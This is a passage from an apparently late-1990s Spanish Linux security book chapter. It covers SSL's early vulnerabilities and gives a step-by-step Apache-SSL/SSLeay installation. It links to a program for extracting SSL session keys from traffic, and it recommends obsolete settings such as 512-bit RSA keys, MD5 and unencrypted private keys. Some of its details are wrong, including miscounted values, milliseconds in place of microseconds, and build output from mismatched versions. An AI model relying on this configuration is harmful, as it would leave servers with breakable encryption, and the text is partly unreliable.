A pesar de los anticipados proyectos de mercado, el comercio electrónico no fue un éxito inmediato. Inicialmente, esto fue debido a que el público no estaba familiarizado con Internet, pero con el tiempo se hizo claro que antes de que el comercio en línea pudiera tener éxito, las comunicaciones basadas en la Web tenían que ser seguras. Sencillamente, los usuarios se mostraban reticentes a enviar los datos de sus tarjetas de crédito por Internet, con razón.

Por defecto, las comunicaciones basadas en la Web tenían varias debilidades:

- HTTP no ofrece mecanismo de encriptación y, por tanto, terceras personas pueden husmear en el tráfico entre los clientes y el servidor. De este modo, la sesión del usuario tiene poca o ninguna privacidad.
- HTTP es un protocolo sin estado: no almacena información sobre los usuarios y, por tanto, no puede verificar la identidad de un usuario.
- HTTP no proporciona ningún medio de autentificar una sesión en curso. Por consiguiente, no puede determinar si una tercera persona no fiable ha secuestrado la sesión actual.

Para hacer frente a estas deficiencias, Netscape Communications desarrolló el Protocolo de capa de enchufes seguros (*Secure Sockets Layer Protocol*) o SSL.

Capa de enchufes seguros (SSL) de Netscape Communications Corporation

La capa de enchufes seguros (*Secure Sockets Layer* (SSL)) es un método de tres niveles que utiliza RSA y autentificación y encriptación DES, así como comprobación de integridad MD5 adicional. Con estos métodos, SSL hace frente a los tres problemas inherentes en la comunicación basada en la Web:

- En el momento de la conexión, el cliente y el servidor definen e intercambian una clave secreta, que se utiliza para codificar los datos en tránsito. Por consiguiente, aunque pueda rastrearse, el tráfico en SSL está encriptado y es difícil de descifrar.

- SSL soporta criptografía de clave pública, así que el servidor puede autentificar a los usuarios utilizando esquemas populares como RSA y el Estándar de Firma Digital (*Digital Signature Standard*, DSS).
- El servidor puede verificar la integridad de sesiones en curso utilizando algoritmos de resumen de mensajes, como MD5 y SHA. De este modo, SSL puede protegerse contra el secuestro de una sesión por parte de terceras personas.

SSL protege los datos por medio de dos capas y dos pasos. En la primera, el cliente y el servidor realizan un protocolo de intercambio (similar al de TCP). Durante este proceso, intercambian claves y después establecen y sincronizan un estado criptográfico entre ellos. A continuación, SSL coge los datos de la aplicación (en la capa de registro) y los encripta. Más tarde, en el destino, este proceso se ejecuta a la inversa. Como se explica en el Borrador de Internet del protocolo SSL (*SSL Protocol Internet Draft*):

> "SSL es un protocolo en capas. En cada capa, los mensajes pueden incluir campos por longitud, descripción y contenido. SSL toma los datos que se van a transmitir, los fragmenta en bloques manejables, opcionalmente los comprime, aplica un MAC, encripta y transmite el resultado. Los datos recibidos se descodifican, se verifican, se descomprimen y se reensamblan; después se entregan a los clientes de un nivel más alto."

(De El Protocolo SSL (*The SSL Protocol*), Versión 3.0, Alan O. Freier (Netscape Communications), Philip Karlton (Netscape Communications), Paul C. Kocher (Consultor independiente), en http://home.netscape.com/eng/ssl3/ssl-toc.html.)



SSL también puede (en la versión 3.0) verificar la identidad de un usuario en el lado del cliente. Para ampliar información, véase la especificación de SSL 3.0, localizada en http://home.netscape.com/eng/ssl3/3-SPEC.HTM.

Estas características hacen de SSL una herramienta excelente para asegurar las transacciones de comercio electrónico entre un servidor que esté bajo su control y clientes desconocidos.

Este capítulo le guiará a través de la instalación y la implementación de SSL.

Historial de seguridad de SSL

SSL tiene un historial de seguridad significativo que comienza en septiembre de 1995, cuando dos estudiantes de Berkeley, Ian Goldberg y David Wagner, anunciaron que habían accedido al esquema generador de números aleatorios de Netscape.

Esta noticia conmocionó a la comunidad del comercio electrónico y dio lugar a una sensacional cobertura por parte de los medios de comunicación. Aquí mostra-

mos un extracto de un artículo del NY Times escrito por John Markoff titulado "Se descubre un fallo de seguridad en el Software utilizado para las compras":

> "Se ha descubierto un defecto grave en Netscape, el popular software utilizado para las transacciones informáticas en la World Wide web de Internet, lo que amenaza con enfriar el incipiente mercado del comercio electrónico. El fallo, que podría permitir que un criminal entendido utilizara una computadora para romper el sistema de codificación de seguridad de Netscape en menos de un minuto*, significa que nadie que utilice este software puede estar seguro de proteger la información de las tarjetas de crédito, los números de cuentas bancarias u otro tipo de información que se supone que Netscape mantiene en privado durante las transacciones."

Aunque Netscape ha hecho frente al problema rápidamente, esta historia sirve como recordatorio de que incluso herramientas de seguridad excelentes pueden fallar a causa de una implementación defectuosa.

Goldberg y Wagner empezaron su análisis a ciegas, principalmente porque Netscape no revelaba el código fuente de ciertos elementos vitales de SSL. Sin embargo, los estudiantes crearon el código al revés y, en el proceso, descubrieron un error grave en la manera en que Netscape generaba los números aleatorios.

Los números aleatorios siempre han sido un problema en la criptografía, incluso cuando las funciones utilizadas para derivarlos son fundamentalmente sólidas. Esto es así porque es muy difícil generar un número verdaderamente aleatorio. En este contexto, el término aleatorio se refiere a una calidad con mínima previsibilidad. En la ciencia y en la naturaleza, muchos sistemas y ciclos que en un principio parecen caóticos o aleatorios, tienen en realidad una previsibilidad apreciable. A menudo, la clave para reconocer dicha previsibilidad, o reconocer un patrón en un fenómeno que parece no tenerlo, es el tiempo.

NOTA

Un ejemplo sencillo del reconocimiento de un patrón podría ser unos niños jugando a saltar a la cuerda con dos cuerdas. Aquí, existen varias variables: dos cuerdas y dos niños con dos brazos cada uno. Cuando dan vueltas a las cuerdas, podría parecer que el número de revoluciones por minuto y la relación de posiciones entre las cuerdas en un momento dado, son aleatorios, o incluso caóticos. Probablemente no es así. Si se observaran muchas horas de juego ininterrumpido de estos dos mismos niños con las mismas cuerdas, con el tiempo, probablemente aparecería un patrón.

Sin embargo, determinar números aleatorios de forma fiable es un proceso tan difícil que los científicos han acudido a métodos poco convencionales. Por ejemplo, algunos investigadores han centrado sus estudios en la teoría del caos, el estudio matemático de estructuras caóticas. El paso quizá más interesante en esta dirección es la utilización de lámparas de lava para generar números aleatorios. Para ver dicho proyecto en acción, visite LavaRand en SGI: http://lavarand.sgi.com/.

Entre tanto, para compensarnos de nuestra falta de habilidad para crear números aleatorios fiables computacionalmente sin ayuda de sistemas caóticos externos, los programadores confían en un truco de salón bastante complejo. En lugar de intentar determinar un número aleatorio de una forma natural, los programadores utilizan funciones que generan números normales y los someten a operaciones matemáticas para complicar que el humano sobresaliente pueda percibir el patrón subyacente. El número resultante es, para todos los propósitos, suficientemente aleatorio. ¿Lo es?

Depende mucho de los pasos que dé el programador para determinar ese número aleatorio, o, más apropiadamente, pseudo-aleatorio. Todo número tiene un punto de inicio o semilla fuente y, dependiendo de ella, su así llamado número pseudo aleatorio puede ser fallido desde el principio.

Por ejemplo, suponga que determina su semilla fuente a partir de tablas de multiplicación normales, 1x1 a 9x9. Aquí tiene 89 números, o valores de multiplicación, posibles de entre los que elegir. Cualquiera podría rápidamente identificar todas las 89 combinaciones, incluso sin lápiz y papel. Por tanto, su número resultante nunca será lo suficientemente aleatorio. Esto era en esencia lo que pasaba con la primera vulnerabilidad de SSL.

Goldberg y Wagner determinaron que Netscape estaba utilizando tres valores para generar la semilla fuente para la clave secreta inicial:

- Un ID de proceso (PID).
- Un ID de proceso padre (PPID).
- La hora, en segundos y microsegundos.

Como los usuarios locales pueden obtener fácilmente ID de proceso en UNIX y Linux, Goldberg y Wagner sólo necesitaron averiguar la hora. Y, como explicaron en su panfleto "Aleatoriedad y el navegador de Netscape: ¿cómo es de segura la World Wide web?", no les fue muy difícil:

> "Las herramientas de rastreo de Ethernet más populares (incluyendo tcpdump) registran la hora exacta en que ven cada paquete. Al utilizar la salida de dichos programas, el atacante puede averiguar la hora del día del sistema que está ejecutando el navegador de Netscape con una precisión de un segundo."

(De "Aleatoriedad y el navegador de Netscape: ¿cómo es de segura la World Wide web?", Ian Goldberg y David Wagner, Dr. Dobb's Journal, 1996. http://www.ddj.com/articles/1996/9601/9601h/9601h.htm.)

Esto efectivamente les dio la hora en segundos. (Los milisegundos, como señalaron, fueron un problema trivial, porque sólo hay un millón de milisegundos por unidad, un intervalo infinitesimalmente pequeño en el que buscar dada la potencia de las computadoras de hoy.) El resultado final fue que Goldberg y Wagner podían romper el primer SSL de Netscape en menos de un minuto en algunos casos.

NOTA

Diferentes lenguajes de programación ofrecen diferentes métodos de generación de números pseudo aleatorios. Perl proporciona un rand genérico, mientras que C ofrece rand() y srand() (disponibles desde stdlib.h). Véanse sus respectivas páginas de manual para obtener más información.

Si está interesado en observar el viejo ataque SSL en acción, obtenga una vieja versión de 40 bits de Netscape y ejecute este código contra el tráfico encriptado con SSL: http://www.geocities.com/SiliconValley/Lakes/8760/crypt/unssl.c.txt. El código extraerá la clave maestra de 16 bytes de la sesión.

En 1.997, varios investigadores, incluyendo el equipo de Edward Felten de Princeton y Frank O'Dwyer de Rainbow Diamond Limited, determinaron que los navegadores con SSL activado eran vulnerables a *spoofing* de hipervínculo (*Hyperlink Spoofing*) y ataques *man-in-the-middle*:

- Con el *spoofing* de hipervínculo, los atacantes generan hipervínculos que llevan al cliente del usuario a creer que se ha realizado una conexión segura en un servidor seguro, cuando la realidad es que la conexión es con otro servidor, seguro o no. Obtenga más información en la hoja de O'Dwyer, "*Spoofing* de Hipervínculo: un ataque en la autentificación de servidor de SSL", ubicada en http://www.brd.ie/papers/sslpaper/sslpaper.html.
- En los ataques *man-in-the-middle*, el atacante redirige al cliente del usuario a un servidor "seguro" falso. El cliente del usuario se conecta obedientemente, sin saber que el destino es una copia del sitio web legítimo. Obtenga más información en la hoja de Felten, titulada "*Spoofing* de la Web: un juego de Internet", ubicada en http://ncstrl.cs.princeton.edu/Dienst/UI/2.0/Describe/ncstrl.princeton%2fTR-540-96.

Para terminar, el historial más reciente de seguridad de SSL (Junio de 1.998) implica un problema periférico: una vulnerabilidad en el estándar de criptografía de claves públicas #1 (*Public-Key Cryptography Standard #1 (PKCS#1)*) de los Laboratorios RSA. El fallo permitía a los atacantes recuperar información de las sesiones encriptadas con SSL. Ha sido arreglado desde entonces. Para conseguir un repaso excelente de cómo funcionaba, consiga la hoja de Daniel Bleichenbacher titulada "Ataques de cifrado de texto escogidos contra protocolos basados en el estándar de encriptación PKCS #1 de RSA", disponible en http://www.bell-labs.com/user/bleichen/papers/pkcs.ps.

Aparte de estos problemas tempranos, SSL ha emergido últimamente como el estándar de facto para asegurar las conexiones entre clientes y servidores web y hoy en día existen muchas implementaciones de SSL. Algunas de ellas son comerciales, pero como un usuario de Linux querrá una implementación SSL gratuita con fuente abierta. Por tanto, este capítulo se centra en Apache-SSL con SSLeay.

Cómo instalar Apache-SSL

Para instalar Apache-SSL necesitará tres cosas:

- Apache 1.2.6 o posterior y código fuente.
- SSLeay, disponible en ftp://ftp.psy.uq.oz.au/pub/Crypto/SSL/SSLeay-0.8.1b.tar.gz.
- Los parches de Apache-SSL (apache_1_2_6+ssl_1_17_tar.gz para este ejemplo), disponibles en ftp://ftp.ox.ac.uk/pub/crypto/SSL/Apache-SSL/.

Probablemente se estará preguntando por qué Apache 1.2.6 (o posterior) para este ejemplo. Aquí tiene la respuesta: antes de escribir este libro, investigué las cosas que más molestaban a los lectores de libros de informática orientados a los consumidores y editados en masa. La queja número uno era que muchos de dichos libros contenían procedimientos de instalación que los lectores no podían reproducir fácilmente. Frecuentemente, los códigos y las configuraciones sencillamente no funcionan.

Por tanto, en este libro, decidí comprobar cada ejemplo vigorosamente. Si encontraba que el procedimiento de instalación del autor de un software no funcionaba como la seda, o si la configuración de la misma utilidad daba resultados distintos en distintas versiones o distribuciones de Linux, lo dejaba.

Durante la comprobación, me encontré con que los resultados de SSLeay variaban sustancialmente en la versión 0.9. Para asegurarme de que todos los lectores pudieran conseguir un *crack* al configurar un Apache-SSL libre de errores, elegí SSLeay versión 0.8. 0.8 funcionaba igual de bien en múltiples sistemas (viejos y nuevos, a.out y ELF, Caldera y Red Hat) y planteaba algunos problemas de configuración e instalación.

Sin embargo, no estoy sugiriendo que debería utilizar Apache 1.2.6 y SSLeay 0.8 en un entorno de empresa (u otro igual de sensible). Al contrario, ofrezco este ejemplo para familiarizar a un espectro más amplio de usuarios con Apache-SSL. Después de hojear este proceso paso a paso (o quizá implementarlo), volará a través de instalaciones de versiones más modernas que serán lanzadas sin duda después de que se edite este libro. (En esencia, ofrecí este ejemplo estrictamente porque sé que funcionará en su sistema.)

Vayamos a él.

NOTA

Note que SSLeay es gratuito y legal para toda utilización no comercial. Sin embargo, hay varios problemas legales dignos de mención. Si intenta utilizar SSLeay con propósitos comerciales, puede necesitar obtener una licencia de RSA en lugar de utilizar bibliotecas RSA. (Lo mismo ocurre si compila en soporte RC4.) Además, IDEA puede traer problemas legales si se utiliza en Europa. Si tiene alguna duda, consulte con un abogado o, al menos, consulte la sección de preguntas y respuestas de SSLeay en http://www.psy.uq.oz.au/~ftp/Crypto/.

Cómo desempaquetar, compilar e instalar OpenSSL

Para desempaquetar SSLeay, copie SSLeay-0_8_1b_tar.gz en /usr/src, descomprima el archivo comprimido, y descomprima con -tar el archivo resultante:

```
cp SSLeay-0_8_1b_tar.gz /usr/src
cd /usr/src
gunzip SSLeay-0_8_1b_tar.gz
tar-xvf SSLeay-0_8_1b_tar
```

SSLeay se extraerá a /usr/src/SSLeay-0.8.1b/. Vaya después a dicho directorio y ejecute configure:

```
cd /SSLeay-0.8.1b
perl ./Configure linux-elf
```

Note que el ejemplo precedente es sólo para sistemas ELF de Linux. Si su arquitectura u objetivo son diferentes, inicie configure sin argumentos e imprimirá una gran cantidad de opciones:

```
# perl ./Configure
Usage: Configure [-Dxxx] [-Lxxx] [-lxxx] os/compiler
pick os/compiler from:
BC-16               BC-32               FreeBSD             NetBSD-sparc
NetBSD-x86          SINIX-N             VC-MSDOS            VC-NT
VC-W31-16           VC-W31-32           VC-WIN16            VC-WIN32
aix-cc              aix-gcc             alpha-cc            alpha-gcc
alpha400-cc         bsdi-gcc            cc                  debug
debug-irix-cc       debug-linux-elf     dgux-R3-gcc         dgux-R4-gcc
dgux-R4-x86-gcc     dist                gcc                 hpux-cc
hpux-gcc            hpux-kr-cc          irix-cc             irix-gcc
linux-aout          linux-elf           nextstep            purify
sco5-cc             solaris-sparc-cc    solaris-sparc-gcc   solaris-sparc-sc4
solaris-usparc-sc4  solaris-x86-gcc     sunos-cc            sunos-gcc
unixware-2.0        unixware-2.0-pentium
```

Observe que, además de arquitecturas y objetivos binarios, también puede establecer otras opciones en la línea de comandos de configure, incluyendo:

- DES_PTR. Utilice esta opción para especificar que durante la construcción quiere utilizar un puntero aritmético en lugar de las consultas de matriz por defecto de DES en crypto/des/des_locl.h.
- DES_RISC1. Utilice esta opción para especificar una macro DES_ENCRYPT diferente que le ayude a reducir las dependencias de registro (una buena elección para arquitectura RISC). Esto frecuentemente producirá un mayor rendimiento en los procesadores RISC.

- -DNO_BF. Utilice esta opción para construir SSLeay sin soporte Blowfish.
- -DNO_DES. Utilice esta opción para construir SSLeay sin soporte DES/3DES.
- -DNO_IDEA. Utilice esta opción para construir SSLeay sin soporte IDEA.
- -DNO_MD2. Utilice esta opción para construir SSLeay sin soporte MD2.
- -DNO_RC2. Utilice esta opción para construir SSLeay sin soporte RC2.
- -DNO_RC4. Utilice esta opción para construir SSLeay sin soporte RC4.
- -DRSAref. Utilice esta opción para construir SSLeay para que utilice RSAref.



También existen otras opciones más oscuras. Por ejemplo, puede especificar que se utilice int en lugar de long en DES. Compruebe la documentación de SSLeay para obtener más información.

Después de definir su arquitectura y opciones, ejecute configure. En respuesta, le dará un resumen de su preconfiguración make. Aquí tiene un ejemplo:

```
[root@linux7 SSLeay-0.8.1b]# perl Configure linux-elf
CC   =gcc
CFLAG =-DL_ENDIAN -DTERMIO -O3 -fomit-frame-pointer -m486 -Wall
-Wuninitialized
EX_LIBS=
BN_MULW=asm/x86-lnx.o
DES_ENC=asm/dx86-elf.o asm/cx86-elf.o
BF_ENC =asm/bx86-elf.o
THIRTY_TWO_BIT mode
DES_PTR used
DES_RISC1 used
DES_UNROLL used
BN_LLONG mode
RC4_INDEX mode
BF_PTR2 used
```

Es recomendable pegar estos valores en un archivo temporal. Algunas opciones de ciertos sistemas Linux pueden llevar a un make defectuoso. Puede verse forzado a cambiarlas más tarde, así que es bueno tenerlas a mano si ocurre esto.

Ahora, ejecute make:

```
make
```

make llevará varios minutos, pero, si tiene instalado soporte ANSI C, no debería tener ningún problema. Sabrá que make ha tenido éxito cuando vea este mensaje:

```
NOTE: The OpenSSL header files have been moved from include/*.h
to include/openssl/*.h. To include OpenSSL header files, now
to include/openssl/*.h. To include OpenSSL header files, now
directives of the form
   #include <openssl/foo.h>
should be used instead of #include <foo.h>.
These new file locations allow installing the OpenSSL header
files in /usr/local/include/openssl/ and should help avoid
conflicts with other libraries.

To compile programs that use the old form <foo.h>,
usually an additional compiler option will suffice: E.g., add
   -I/usr/local/ssl/include/openssl
or
   -I/openssl-0.9.3a/include/openssl
to the CFLAGS in the Makefile of the program that you want to compile
(and leave all the original -I...'s in place!).

Please make sure that no old OpenSSL header files are around:
The include directory should now be empty except for the openssl
subdirectory.
```

Después de verificar que make ha tenido éxito, ejecute este comando:

```
make rehash
```

Para terminar, intente una comprobación como ésta:

```
make test
```

Aquí puede que encuentre problemas. En algunos sistemas, los indicadores de optimización de Makefile harán que la comprobación falle. Si ocurre esto, edite Makefile y elimine el indicador de optimización de la línea de opción CLFAGS.

Dependiendo de la configuración de su sistema, las líneas relevantes serán 59 ó 60, que nunca tienen comentario:

```
CFLAG= -DL_ENDIAN -DTERMIO -O3 -fomit-frame-pointer -m486 -Wall
➥-Wuninitialized
```

Aquí tiene el indicador de optimización que tiene que eliminar:

```
-O3
```

Comience otra vez después de eliminarlo (make clean; make) y todo irá bien.



En Caldera OpenLinux 1.2, incluso si cambia el indicador de optimización -03, la comprobación de make fallará durante el procedimiento randtest. Aparentemente, a SSLeay no le gusta el random de 1.2. Intenté compilar varias versiones diferentes de

SSLeay en OpenLinux 1.2, sin éxito. Sin embargo, los paquetes se compilaron limpiamente y sin eventos en Red Hat 5.1. Sólo puedo llegar a la conclusión de que el problema está en OpenLinux 1.2 y no en SSLeay. La solución es obtener una versión más reciente de OpenLinux.

Sabrá si make test está perfecta cuando vea este mensaje:

```
Signed certificate is in newcert.pem
newcert.pem: OK
make[1]: Leaving directory '/SSLeay-0.9.0b/test'
SSLeay 0.9.0b 29-Jun-1998
built on Wed Jun 30 01:20:01 PDT 1999
options:bn(64,32) md2(int) rc4(idx,int) des(ptr,risc1,16,long) idea(int)
blowfish(ptr2)
C flags:gcc -DL_ENDIAN -DTERMIO -DBN_ASM -O3 -fomit-frame-pointer -m486
-Wall -Wuninitialized -DSHA1_ASM -DMD5_ASM -DRMD160_ASM
```

Una vez que verifique que su comprobación ha tenido éxito, instale el paquete así:

```
make install
```

Cómo desempaquetar, parchear e instalar Apache

Ahora, copie apache_1_2_6_tar.gz (o posterior) en /usr/src y desempaquételo:

```
cp apache_1_2_6_tar.gz /usr/src
cd /usr/src
gunzip apache_1_2_6_tar.gz
tar -xvf apache_1_2_6_tar
```

Apache se desempaquetará en /usr/src/apache-1.2.6/. Después de verificar que lo ha hecho correctamente, copie apache_1_2_6+ssl_1_17_tar.gz en /usr/src/apache-1.2.6 y desempaquételo:

```
cp apache_1_2_6+ssl_1_17_tar.gz /usr/src/apache-1.2.6
cd /usr/src/apache-1.2.6
gunzip apache_1_2_6+ssl_1_17_tar.gz
tar -xvf apache_1_2_6+ssl_1_17_tar
```

Esto debería desempaquetar los siguientes archivos:

- ben.pgp.key.asc. La clave pública PGP del autor.
- EXTRAS.SSL. Documentación de características extra.
- LICENCE.SSL. La licencia de Apache-SSL.
- md5sums. Las sumas de verificación MD5 para estos archivos (utilizando md5sum).
- md5sums.asc. La firma separada del autor de md5sums.

- README.SSL. Un pequeño resumen.
- SECURITY. Reflexiones sobre SSL y seguridad.
- src/apache_ssl.c. Un módulo extra para Apache.
- SSLconf/conf/access.conf. Un archivo de configuración de acceso vacío de Apache.
- SSLconf/conf/httpd.conf. Un archivo httpd.conf de ejemplo.
- SSLconf/conf/mime.types. Un archivo de configuración mime.types de ejemplo.
- SSLconf/conf/srm.conf. Un archivo de configuración de srm de Apache.
- SSLpatch. Un archivo parche vital (lo utilizaremos dentro de un momento).

Después de verificar que los archivos se han desempaquetado correctamente, y antes de compilar Apache, aplique el parche así:

```
patch -p1 < SSLpatch
```

Vaya ahora a /usr/src/apache-1.2.6/src/, copie Configuration.tmpl en Configuration y abra Configuration para edición. En él (además de otras posibles cosas), debe cambiar la variable SSL_BASE. Esto le dice a Apache dónde encontrar las bibliotecas SSL durante la compilación. Para cambiar este valor, abra Configuration y vaya a la línea 63. Debería ser así:

```
#SSL_BASE= /u/ben/work/scuzzy-ssleay6
```

Cámbiela al directorio fuente de SSLeay. Para este ejemplo, cambié la mía a:

```
SSL_BASE=/usr/src/SSLeay-0.8.1b
```

Una vez que haya configurado la variable SSL_BASE y salido, estará preparado para hacer Apache:

```
make
```

Para verificar que make ha ido bien, compruebe /usr/src/apache_1.2.6/src para el siguiente archivo:

```
-rwxr-xr-x  1 root   root    543482 Jun 30 04:00 httpsd
```

Si existe, todo va bien. Es momento de ir a la generación del certificado.

Cómo prepararse para generar un certificado

Antes de poder generar un certificado debe configurar ssleay.cnf. Para hacerlo, cambie /usr/local/ssl/lib/. Aquí tiene la apariencia del archivo por defecto:

```
# SSLeay example configuration file.
# This is mostly being used for generation of certificate requests.
#
RANDFILE        = $ENV::HOME/.rnd
#####################################################################
```

```
[ ca ]
default_ca      = CA_default            # The default ca section

####################################################################
[ CA_default ]

dir             = ./demoCA              # Where everything is kept
certs           = $dir/certs            # Where the issued certs are kept
crl_dir         = $dir/crl              # Where the issued crl are kept
database        = $dir/index.txt        # database index file.
new_certs_dir   = $dir/newcerts         # default place for new certs.

certificate     = $dir/cacert.pem       # The CA certificate
serial          = $dir/serial           # The current serial number
crl             = $dir/crl.pem          # The current CRL
private_key     = $dir/private/cakey.pem# The private key
RANDFILE        = $dir/private/.rand    # private random number file

x509_extensions = x509v3_extensions     # The extensions to add to the
cert
default_days    = 365                   # how long to certify for
default_crl_days= 30                    # how long before next CRL
default_md      = md5                   # which md to use.
preserve        = no                    # keep passed DN ordering

# A few difference way of specifying how similar the request should look
# For type CA, the listed attributes must be the same, and the optional
# and supplied fields are just that :-)
policy     = policy_match

# For the CA policy
[ policy_match ]
countryName             = match
stateOrProvinceName     = match
organizationName        = match
organizationalUnitName  = optional
commonName              = supplied
emailAddress            = optional

# For the 'anything' policy
# At this point in time, you must list all acceptable 'object'
# types.
[ policy_anything ]
countryName             = optional
stateOrProvinceName     = optional
localityName            = optional
```

```
organizationName       = optional
organizationalUnitName = optional
commonName             = supplied
emailAddress           = optional

####################################################################
[ req ]
default_bits           = 1024
default_keyfile        = privkey.pem
distinguished_name     = req_distinguished_name
attributes             = req_attributes

attributes                      = req_attributes

[ req_distinguished_name ]
countryName                     = Country Name (2 letter code)
countryName_default             = AU
countryName_min                 = 2
countryName_max                 = 2

stateOrProvinceName             = State or Province Name (full name)
stateOrProvinceName_default     = Some-State

localityName                    = Locality Name (eg, city)

0.organizationName              = Organization Name (eg, company)
0.organizationName_default      = Internet Widgits Pty Ltd

# we can do this but it is not needed normally :-)
#1.organizationName             = Second Organization Name (eg, company)
#1.organizationName_default     = CryptSoft Pty Ltd

organizationalUnitName          = Organizational Unit Name (eg, section)
#organizationalUnitName_default      =

commonName                      = Common Name (eg, YOUR name)
commonName_max                  = 64

emailAddress                    = Email Address
emailAddress_max                = 40

[ req_attributes ]
challengePassword               = A challenge password
challengePassword_min           = 4
challengePassword_max           = 20
```

```
unstructuredName                = An optional company name

[ x509v3_extensions ]

nsCaRevocationUrl               = http://www.cryptsoft.com/ca-crl.pem
nsComment                       = "This is a comment"

# under ASN.1, the 0 bit would be encoded as 80
nsCertType                      = 0x40

#nsBaseUrl
#nsRevocationUrl
#nsRenewalUrl
#nsCaPolicyUrl
#nsSslServerName
#nsCertSequence
#nsCertExt
#nsDataType
```

Debe determinar cuáles deberían ser esos valores. Algunos estarán codificados en su certificado y se mostrarán cuando los visitantes se conecten. Sin embargo, puede configurar algunos y definir el resto en modo interactivo cuando genere su certificado. Por ejemplo, podría utilizar un pequeño archivo como éste:

```
# The following variables are defined. For this example I will
#populate the various values
[ req ]
default_bits    = 512           # default number of bits to use.
default_keyfile = testkey.pem   # Where to write the generated keyfile
                                # if not specified.
distinguished_name= req_dn      # The section that contains the
                                # information about which 'object' we
                                # want to put in the DN.
attributes      = req_attr      # The objects we want for the
                                # attributes field.
encrypt_rsa_key = no            # Should we encrypt newly generated
                                # keys. I strongly recommend 'yes'.

# The distinguished name section. For the following entries, the
# object names must exist in the SSLeay header file objects.h. If they
# do not, they will be silently ignored. The entries have the following
# format.
# <object_name>         => string to prompt with
# <object_name>_default => default value for people
# <object_name>_value   => Automatically use this value for this field.
# <object_name>_min     => minimum number of characters for data (def. 0)
# <object_name>_max     => maximum number of characters for data (def.
inf.)
```

```
# All of these entries are optional except for the first one.
[ req_dn ]
countryName                     = Country Name (2 letter code)
countryName_default             = AU

stateOrProvinceName             = State or Province Name (full name)
stateOrProvinceName_default     = Queensland
```

Una vez definidas las opciones deseadas, vuelva a /usr/src/apache_1.2.6/src y ejecute el siguiente comando:

```
make certificate
```

SSLeay le llevará a través del proceso interactivamente:

```
[root@linux7 apache_1.2.6]# cd /usr/src/apache_1.2.6/
[root@linux7 apache_1.2.6]# cd src
[root@linux7 src]# make certificate
/usr/src/SSLeay-0.8.1b/apps/ssleay req -config
/usr/src/SSLeay-0.8.1b/crypto/conf/ssleay.cnf \    .
-new -x509 -nodes -out ../SSLconf/conf/httpsd.pem \
-keyout ../SSLconf/conf/httpsd.pem; \
ln -sf ../SSLconf/conf/httpsd.pem
../SSLconf/conf/'/usr/src/SSLeay-0.8.1b/apps/ssleay \
x509 -noout -hash < ../SSLconf/conf/httpsd.pem'.0
Using configuration from /usr/src/SSLeay-0.8.1b/crypto/conf/ssleay.cnf
Generating a 512 bit RSA private key
.................+++++
....+++++
writing new private key to '../SSLconf/conf/httpsd.pem'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name
or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:
State or Province Name (full name) [Queensland]:California
Locality Name (eg, city) []:Malibu
Organization Name (eg, company) [Mincom Pty Ltd]:Macmillan Publishing
Organizational Unit Name (eg, section) [MTR]:SAMS
Common Name (eg, YOUR name) []:Anonymous
Email Address []:maxlinsec@altavista.net
```

Esto generará su certificado (httpsd.pem) y lo colocará aquí:

```
/usr/src/apache_1.2.6/SSLconf/conf/httpsd.pem
```

Casi ha terminado. Ahora necesita configurar los archivos de arranque de httpsd.

Cómo configurar los archivos de arranque de httpsd

Encontrará archivos de configuración ejemplo (access.conf-dist, httpd.conf-dist, y srm.conf-dist) en /usr/src/apache_1.2.6/conf. En realidad, estos archivos están vacíos en algunas distribuciones de SSLeay, pero no se preocupe. En muchos aspectos, puede configurar las opciones de estos archivos de la misma forma en que lo haría en una instalación normal de Apache.

Las normas y opciones que difieren de los valores estándar de Apache apuntan a varios recursos (como su certificado, por ejemplo). Aquí tiene un pequeño ejemplo:

```
ServerType standalone
Port 80
Listen 443
User webssl
Group webssl
ServerAdmin webmaster@samshacker.net
ServerRoot /var/httpd/
ErrorLog logs/error_log
TransferLog logs/access_log
PidFile logs/httpd.pid
ServerName linux7.samshacker.net
MinSpareServers 3
MaxSpareServers 20
StartServers 3
SSLCACertificatePath /var/httpd/conf
SSLCACertificateFile /var/httpd/conf/httpsd.pem
SSLCertificateFile /var/httpd/conf/httpsd.pem
SSLLogFile /var/httpd/logs/ssl.log
SSLCacheServerPort 8080
SSLCacheServerPath /usr/src/SSLeay-0.8.1b
SSLSessionCacheTimeout 10000
```

Note que para que el servidor encuentre sus certificados, debe especificar el directorio correcto y asegurarse de que los certificados están realmente en él. Por ejemplo, si define éste como su archivo de certificados:

```
SSLCertificateFile /var/httpd/conf/httpsd.pem
```

Debe copiar httpsd.pem desde aquí:

```
/usr/src/apache_1.2.6/SSLconf/conf/httpsd.pem
```

hasta aquí:

```
/var/httpd/conf/httpsd.pem
```

Cómo comprobar el servidor

Finalmente, antes de instalar httpsd en su archivo de descanso final (y limpiar), debe comprobar su servidor. Para hacerlo, ejecute el comando httpsd con el indicador -f, que define la ubicación de su archivo de configuración. Por ejemplo:

```
httpsd -f /var/httpd/conf/httpd.conf
```

o

```
httpsd -f /usr/src/apache_1.2.6/conf/httpd.conf
```

Como respuesta se iniciará httpsd:

```
./httpsd -f /usr/src/apache_1.2.6/conf/httpd.conf
Reading certificate and key for server linux7.samshacker.net:8080
PID 1342
```

Para comprobar su nuevo servidor Apache-SSL, arranque Netscape Communicator y conecte con el puerto al que asignó httpsd. Si su servidor se ejecuta correctamente, Netscape se lo notificará con una ventana New Site Certificate. Véase la Figura 15.1.




FIGURA 15.1
La ventana de notificación de nuevo certificado de Netscape.

Elija Next para examinar los detalles del certificado. En respuesta, Netscape Communicator le informará del propietario del certificado, firmante y potencia de encriptación. Véase la Figura 15.2.

